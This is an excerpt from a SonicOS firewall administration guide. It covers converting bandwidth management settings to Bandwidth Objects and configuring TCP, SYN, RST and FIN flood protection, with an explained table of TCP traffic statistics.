Traditional Bandwidth Management configuration is not compatible with SonicOS 6.2 firmware. However, to ensure you can maintain their current network settings, you can use the Advanced Bandwidth Management Upgrade feature, when you install the SonicOS 6.2 firmware.

The Advanced Bandwidth Upgrade feature automatically converts all active, valid, traditional BWM configurations to the Bandwidth Objects design model.

In traditional BWM configuration, the BWM engine only affects traffic when it is transmitted through the primary WAN interface or the active load balancing WAN interface. Traffic that does not pass through these interfaces, is not subject to bandwidth management regardless of the **Access Rule** or **App Rule** settings.


Under Advanced Bandwidth Management, the BWM engine can enforce Bandwidth Management settings on any interface.

During the Advanced Bandwidth Management Upgrade process, SonicOS translates traditional BWM settings into a default Bandwidth Object and links it to the original classifier rule (**Access Rule** or **App Rule**). The auto-generated default Bandwidth Object inherits all the BWM parameters for both the Ingress and Egress directions.

The two following graphics show the traditional BWM settings. The graphic that follows them shows the new Bandwidth Objects that are automatically generated during the Advanced Bandwidth Management Upgrade process.


Traditional Access Rule settings shows the traditional **Access Rule** settings from the **Firewall** > **Access Rules** > **Configure** dialog.

Traditional Access Rule settings




Traditional Action Object settings shows the traditional **Action Object** settings from the **Firewall** > **Action Object** > **Configure** dialog.

Traditional Action Object settings



Four automatically generated Bandwidth Objects shows the four new Bandwidth Objects that are automatically generated during the Advanced Bandwidth Management Upgrade process. These settings can be viewed on the **Firewall** > **Bandwidth Objects** page.

Four automatically generated Bandwidth Objects




92

Configuring Flood Protection

NOTE: Control Plane flood protection is located on the **Firewall Settings > Advanced** page.

Firewall Settings > Flood Protection



TIP: You must click **Accept** to activate any settings you select.

The **Firewall Settings > Flood Protection** page lets you:

- Manage:
  - TCP (Transmission Control Protocol) traffic settings such as Layer 2/Layer3 flood protection, WAN DDOS protection
  - UDP (User Datagram Protocol) flood protection
  - ICMP (Internet Control Message Protocol) or ICMPv6 flood protection.
- View statistics on traffic through the security appliance:
  - TCP traffic
  - UDP traffic
  - ICMP or ICMPv6 traffic


SonicOS defends against UDP/ICMP flood attacks by monitoring IPv6 UDP/ICMP traffic flows to defined destinations. UDP/ICMP packets to a specified destination are dropped if one or more sources exceeds a configured threshold.

Topics:

TCP Tab

Topics:

TCP Settings



- **Enforce strict TCP compliance with RFC 793 and RFC 1122** – Ensures strict compliance with several TCP timeout rules. This setting maximizes TCP security, but it may cause problems with the Window Scaling feature for Windows Vista users. This option is not selected by default.
    - **Enable TCP handshake enforcement** – Requires a successful three-way TCP handshake for all TCP connections. This option, available only if the **Enforce strict TCP compliance with RFC 793 and RFC 1122**, is not selected by default.
- **Enable TCP checksum enforcement** – If an invalid TCP checksum is calculated, the packet is dropped. This option is not selected by default.
- **Enable TCP handshake timeout** – Enforces the timeout period (in seconds) for a three-way TCP handshake to complete its connection. If the three-way TCP handshake does not complete in the timeout period, it is dropped. This option is selected by default.
    - **TCP Handshake Timeout (seconds)**: The maximum time a TCP handshake has to complete the connection. The default is **30** seconds.
- **Default TCP Connection Timeout** – The default time assigned to Access Rules for TCP traffic. If a TCP session is active for a period in excess of this setting, the TCP connection is cleared by the firewall. The default value is **15** minutes, the minimum value is 1 minute, and the maximum value is 999 minutes.

NOTE: Setting excessively long connection time-outs slows the reclamation of stale resources, and in extreme cases, could lead to exhaustion of the connection cache.

- **Maximum Segment Lifetime (seconds)** – Determines the number of seconds that any TCP packet is valid before it expires. This setting is also used to determine the amount of time (calculated as twice the Maximum Segment Lifetime, or 2MSL) that an actively closed TCP connection remains in the TIME_WAIT state to ensure that the proper FIN / ACK exchange has occurred to cleanly close the TCP connection. The default value is **8** seconds, the minimum value is 1 second, and the maximum value is 60 seconds.
- **Enable Half Open TCP Connections Threshold** – Denies new TCP connections if the high-water mark of TCP half-open connections has been reached. By default, the half-open TCP connection is not monitored, so this option is not selected by default.
    - **Maximum Half Open TCP Connections** – Specifies the maximum number of half-open TCP connections. The default maximum is half the number of maximum connection caches.

Layer 3 SYN Flood Protection - SYN Proxy Tab

Topics:

SYN Flood Protection Methods

SYN/RST/FIN flood protection helps to protect hosts behind the firewall from Denial of Service (DoS) or Distributed DoS attacks that attempt to consume the host's available resources by creating one of the following attack mechanisms:

- Sending TCP SYN packets, RST packets, or FIN packets with invalid or spoofed IP addresses.
- Creating excessive numbers of half-opened TCP connections.

The following sections detail some SYN flood protection methods:

SYN Flood Protection Using Stateless Cookies

The method of SYN flood protection employed starting with SonicOS uses stateless SYN Cookies, which increase reliability of SYN Flood detection, and also improves overall resource utilization on the firewall. With stateless SYN Cookies, the firewall does not have to maintain state on half-opened connections. Instead, it uses a cryptographic calculation (rather than randomness) to arrive at SEQr.

Layer-Specific SYN Flood Protection Methods

SonicOS provides several protections against SYN Floods generated from two different environments: trusted (internal) or untrusted (external) networks. Attacks from *untrusted* WAN networks usually occur on one or more servers protected by the firewall. Attacks from the *trusted* LAN networks occur as a result of a virus infection inside one or more of the trusted networks, generating attacks on one or more local or remote hosts.

To provide a firewall defense to both attack scenarios, SonicOS provides two separate SYN Flood protection mechanisms on two different layers. Each gathers and displays SYN Flood statistics and generates log messages for significant SYN Flood events.

- **SYN Proxy (Layer 3)** – This mechanism shields servers inside the trusted network from WAN-based SYN flood attacks, using a SYN Proxy implementation to verify the WAN clients before forwarding their connection requests to the protected server. You can enable SYN Proxy only on WAN interfaces.
- **SYN Blacklisting (Layer 2)** – This mechanism blocks specific devices from generating or forwarding SYN flood attacks. You can enable SYN Blacklisting on any interface.

Understanding SYN Watchlists

The internal architecture of both SYN Flood protection mechanisms is based on a single list of Ethernet addresses that are the most active devices sending initial SYN packets to the firewall. This list is called a *SYN watchlist*. Because this list contains Ethernet addresses, the device tracks all SYN traffic based on the address of the device forwarding the SYN packet, without considering the IP source or destination address.

Each watchlist entry contains a value called a *hit count*. The hit count value increments when the device receives the an initial SYN packet from a corresponding device. The hit count decrements when the TCP three-way handshake completes. The hit count for any particular device generally equals the number of half-open connections pending since the last time the device reset the hit count. The device default for resetting a hit count is once a second.

The thresholds for logging, SYN Proxy, and SYN Blacklisting are all compared to the hit count values when determining if a log message or state change is necessary. When a SYN Flood attack occurs, the number of pending half-open connections from the device forwarding the attacking packets increases substantially because of the spoofed connection attempts. When you set the attack thresholds correctly, normal traffic flow produces few attack warnings, but the same thresholds detect and deflect attacks before they result in serious network degradation.

Understanding a TCP Handshake

A typical TCP handshake (simplified) begins with an initiator sending a TCP SYN packet with a 32-bit sequence (SEQi) number. The responder then sends a SYN/ACK packet acknowledging the received sequence by sending an ACK equal to SEQi+1 and a random, 32-bit sequence number (SEQr). The responder also maintains state awaiting an ACK from the initiator. The initiator's ACK packet should contain the next sequence (SEQi+1) along with an acknowledgment of the sequence it received from the responder (by sending an ACK equal to SEQr+1). The exchange looks as follows:

1 Initiator -> SYN (SEQi=0001234567, ACKi=0) -> Responder

2 Initiator <- SYN/ACK (SEQr=3987654321, ACKr=0001234568) <- Responder

3 Initiator -> ACK (SEQi=0001234568, ACKi=3987654322) -> Responder


Because the responder has to maintain state on all half-opened TCP connections, it is possible for memory depletion to occur if SYNs come in faster than they can be processed or cleared by the responder. A half-opened TCP connection did not transition to an established state through the completion of the three-way handshake. When the firewall is between the initiator and the responder, it effectively becomes the responder, brokering, or *proxying*, the TCP connection to the actual responder (private host) it is protecting.

Configuring Layer 3 SYN Flood Protection

A SYN Flood Protection mode is the level of protection that you can select to defend against half-opened TCP sessions and high-frequency SYN packet transmissions. This feature enables you to set three different levels of SYN Flood Protection.

To configure SYN Flood Protection features:

1 Go to the **Layer 3 SYN Flood Protection - SYN Proxy** section of the **Firewall Settings > Flood Protection** page.



2 From the **SYN Flood Protection Mode** drop-down menu, select the type of protection mode:

- **Watch and Report Possible SYN Floods** – Enables the device to monitor SYN traffic on all interfaces on the device and to log suspected SYN flood activity that exceeds a packet count threshold. The feature does not turn on the SYN Proxy on the device so the device forwards the TCP three-way handshake without modification.

  This is the least invasive level of SYN Flood protection. Select this option if your network is not in a high-risk environment.

- **Proxy WAN Client Connections When Attack is Suspected** – Enables the device to enable the SYN Proxy feature on WAN interfaces when the number of incomplete connection attempts per second surpasses a specified threshold. This method ensures the device continues to process valid traffic during the attack and that performance does not degrade. Proxy mode remains enabled until all WAN SYN flood attacks stop occurring or until the device blacklists all of them using the SYN Blacklisting feature.

  This is the intermediate level of SYN Flood protection. Select this option if your network experiences SYN Flood attacks from internal or external sources.

- **Always Proxy WAN Client Connections** – Sets the device to always use SYN Proxy. This method blocks all spoofed SYN packets from passing through the device.

  This is an extreme security measure that directs the device to respond to port scans on all TCP ports because the SYN Proxy feature forces the device to respond to all TCP SYN connection attempts. This can degrade performance and can generate a false positive. Select this option only if your network is in a high-risk environment.

3 Select the **SYN Attack Threshold** configuration options to provide limits for SYN Flood activity before the device drops packets. The device gathers statistics on WAN TCP connections, keeping track of the maximum and average maximum and incomplete WAN connections per second. Out of these statistics, the device suggests a value for the SYN flood threshold.

- **Suggested value calculated from gathered statistics** – The suggested attack threshold based on WAN TCP connection statistics.
- **Attack Threshold (Incomplete Connection Attempts/Second)** – Enables you to set the threshold for the number of incomplete connection attempts per second before the device drops packets at any value between 5 and 200,000. The default is the **Suggested value calculated from gathered statistics**.

4 Select the **SYN-Proxy options** to provide more control over the options sent to WAN clients when in SYN Proxy mode.

NOTE: The options in this section are not available if **Watch and report possible SYN floods** is selected for **SYN Flood Protection** Mode.

When the device applies a SYN Proxy to a TCP connection, it responds to the initial SYN packet with a manufactured SYN/ACK reply, waiting for the ACK in response before forwarding the connection request to the server. Devices attacking with SYN Flood packets do not respond to the SYN/ACK reply. The firewall identifies them by their lack of this type of response and blocks their spoofed connection attempts. SYN Proxy forces the firewall to manufacture a SYN/ACK response without knowing how the server will respond to the TCP options normally provided on SYN/ACK packets.

- **All LAN/DMZ servers support the TCP SACK option** – Enables SACK (Selective Acknowledgment) where a packet can be dropped and the receiving device indicates which packets it received. This option is not enabled by default. Enable this checkbox only when you know that all servers covered by the firewall accessed from the WAN support the SACK option.
- **Limit MSS sent to WAN clients (when connections are proxied)** – Enables you to enter the maximum MSS (Minimum Segment Size) value. This sets the threshold for the size of TCP segments, preventing a segment that is too large to be sent to the targeted server. For example, if the server is an IPsec gateway, it may need to limit the MSS it received to provide space for IPsec headers when tunneling traffic. The firewall cannot predict the MSS value sent to the server when it responds to the SYN manufactured packet during the proxy sequence. Being able to control the size of a segment, enables you to control the manufactured MSS value sent to WAN clients. This option is not selected by default.

  If you specify an override value for the default of **1460**, a segment of that size or smaller is sent to the client in the SYN/ACK cookie. Setting this value too low can decrease performance when the SYN Proxy is always enabled. Setting this value too high can break connections if the server responds with a smaller MSS value.

  - **Maximum TCP MSS sent to WAN clients.** The value of the MSS. The default is **1460**, the minimum value is 32, and the maximum is 1460.

  NOTE: When using Proxy WAN client connections, remember to set these options conservatively as they only affect connections when a SYN Flood takes place. This ensures that legitimate connections can proceed during an attack.


- **Always log SYN packets received.** Logs all SYN packets received.

Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting

The SYN/RST/FIN Blacklisting feature lists devices that exceeded the SYN, RST, and FIN Blacklist attack threshold. The firewall device drops packets sent from blacklisted devices early in the packet evaluation process, enabling the firewall to handle greater amounts of these packets, providing a defense against attacks originating on local networks while also providing second-tier protection for WAN networks.

Devices cannot occur on the SYN/RST/FIN Blacklist and watchlist simultaneously. With blacklisting enabled, the firewall removes devices exceeding the blacklist threshold from the watchlist and places them on the blacklist. Conversely, when the firewall removes a device from the blacklist, it places it back on the watchlist. Any device whose MAC address has been placed on the blacklist will be removed from it approximately three seconds after the flood emanating from that device has ended.

Configuring Layer 2 SYN/RST/FIN/TCP Flood Protection – MAC Blacklisting



- **Threshold for SYN/RST/FIN flood blacklisting (SYNs / Sec)** – Specifies he maximum number of SYN, RST, FIN, and TCP packets allowed per second. The minimum is 10, the maximum is 800000, and default is **1,000**. This value should be larger than the SYN Proxy threshold value because blacklisting attempts to thwart more vigorous local attacks or severe attacks from a WAN network.

  NOTE: This option cannot be modified unless **Enable SYN/RST/FIN/TCP flood blacklisting** on all interfaces is enabled.

- **Enable SYN/RST/FIN/TCP flood blacklisting on all interfaces** – Enables the blacklisting feature on all interfaces on the firewall. This option is not selected by default. When it is selected, these options become available:

  - **Never blacklist WAN machines** – Ensures that systems on the WAN are never added to the SYN Blacklist. This option is recommended as leaving it cleared may interrupt traffic to and from the firewall's WAN ports. This option is not selected by default.
  - **Always allow SonicWall management traffic** – Causes IP traffic from a blacklisted device targeting the firewall's WAN IP addresses to not be filtered. This allows management traffic and routing protocols to maintain connectivity through a blacklisted device. This option is not selected by default.

WAN DDOS Protection (Non-TCP Floods)

The **WAN DDOS Protection (Non-TCP Floods)** section is a deprecated feature that has been replaced by **UDP Flood Protection** and **ICMP Flood Protection** as described in UDP Tab on page 1096 and ICMP Tab on page 1099, respectively.

IMPORTANT: SonicWall recommends that you do not use the **WAN DDOS Protection** feature, but that you use **UDP Flood Protection** and **ICMP Flood Protection** instead.

TCP Traffic Statistics

TCP Traffic Statistics

Connections Opened	929
Connections Closed	891
Connections Refused	75
Connections Aborted	63
Connection Handshake Errors	0
Connection Handshake Timeouts	22
Total TCP Packets	19052
Validated Packets Passed	19052
Malformed Packets Dropped	0
Invalid Flag Packets Dropped	0
Invalid Sequence Packets Dropped	0
Invalid Acknowledgement Packets Dropped	0
Max Incomplete WAN Connections / sec	2
Average Incomplete WAN Connections / sec	0
SYN Floods In Progress	0
RST Floods In Progress	0
FIN Floods In Progress	0
TCP Floods In Progress	0
Total SYN, RST, FIN or TCP Floods Detected	0
TCP Connection SYN-Proxy State (WAN only)	OFF
Current SYN-Blacklisted Machines	0
Current RST-Blacklisted Machines	0
Current FIN-Blacklisted Machines	0
Current TCP-Blacklisted Machines	0
Total SYN-Blacklisting Events	0
Total RST-Blacklisting Events	0
Total FIN-Blacklisting Events	0
Total TCP-Blacklisting Events	0
Total SYN Blacklist Packets Rejected	0
Total RST Blacklist Packets Rejected	0
Total FIN Blacklist Packets Rejected	0
Total TCP Blacklist Packets Rejected	0
Invalid SYN Flood Cookies Received	0
WAN DDOS Filter State:	Disabled
WAN DDOS Filter - Packets Rejected:	0
WAN DDOS Filter - Packets Leaked:	0
WAN DDOS Filter - Allow List Count:	0

TCP Traffic Statistics describes the entries in the **TCP Traffic Statistics** table. To clear and restart the statistics displayed by a table, click the **Clear Stats** icon for the table.

TCP Traffic Statistics

This statistic	Is incremented/displays
Connections Opened	When a TCP connection initiator sends a SYN, or a TCP connection responder receives a SYN.
Connections Closed	When a TCP connection is closed when both the initiator and the responder have sent a FIN and received an ACK.
Connections Refused	When a RST is encountered, and the responder is in a SYN_RCVD state.
Connections Aborted	When a RST is encountered, and the responder is in some state other than SYN_RCVD.
Connection Handshake Error	When a handshake error is encountered.
Connection Handshake Timeouts	When a handshake times out.
Total TCP Packets	With every processed TCP packet.
Validated Packets Passed	When: • A TCP packet passes checksum validation (while TCP checksum validation is enabled). • A valid SYN packet is encountered (while SYN Flood protection is enabled). • A SYN Cookie is successfully validated on a packet with the ACK flag set (while SYN Flood protection is enabled).
Malformed Packets Dropped	When: • TCP checksum fails validation (while TCP checksum validation is enabled). • The TCP SACK Permitted option is encountered, but the calculated option length is incorrect. • The TCP MSS (Maximum Segment Size) option is encountered, but the calculated option length is incorrect. • The TCP SACK option data is calculated to be either less than the minimum of 6 bytes, or modulo incongruent to the block size of 4 bytes. • The TCP option length is determined to be invalid. • The TCP header length is calculated to be less than the minimum of 20 bytes. • The TCP header length is calculated to be greater than the packet's data length.

Invalid Flag Packets Dropped	When a:
	• Non-SYN packet is received that cannot be located in the connection-cache (while SYN Flood protection is disabled).
	• Packet with flags other than SYN, RST+ACK ,or SYN+ACK is received during session establishment (while SYN Flood protection is enabled).
	  • TCP XMAS Scan is logged if the packet has FIN, URG, and PSH flags set.
	  • TCP FIN Scan is logged if the packet has the FIN flag set.
	  • TCP Null Scan is logged if the packet has no flags set.
	• New TCP connection initiation is attempted with something other than just the SYN flag set.
	• Packet with the SYN flag set is received within an established TCP session.
	• Packet without the ACK flag set is received within an established TCP session.

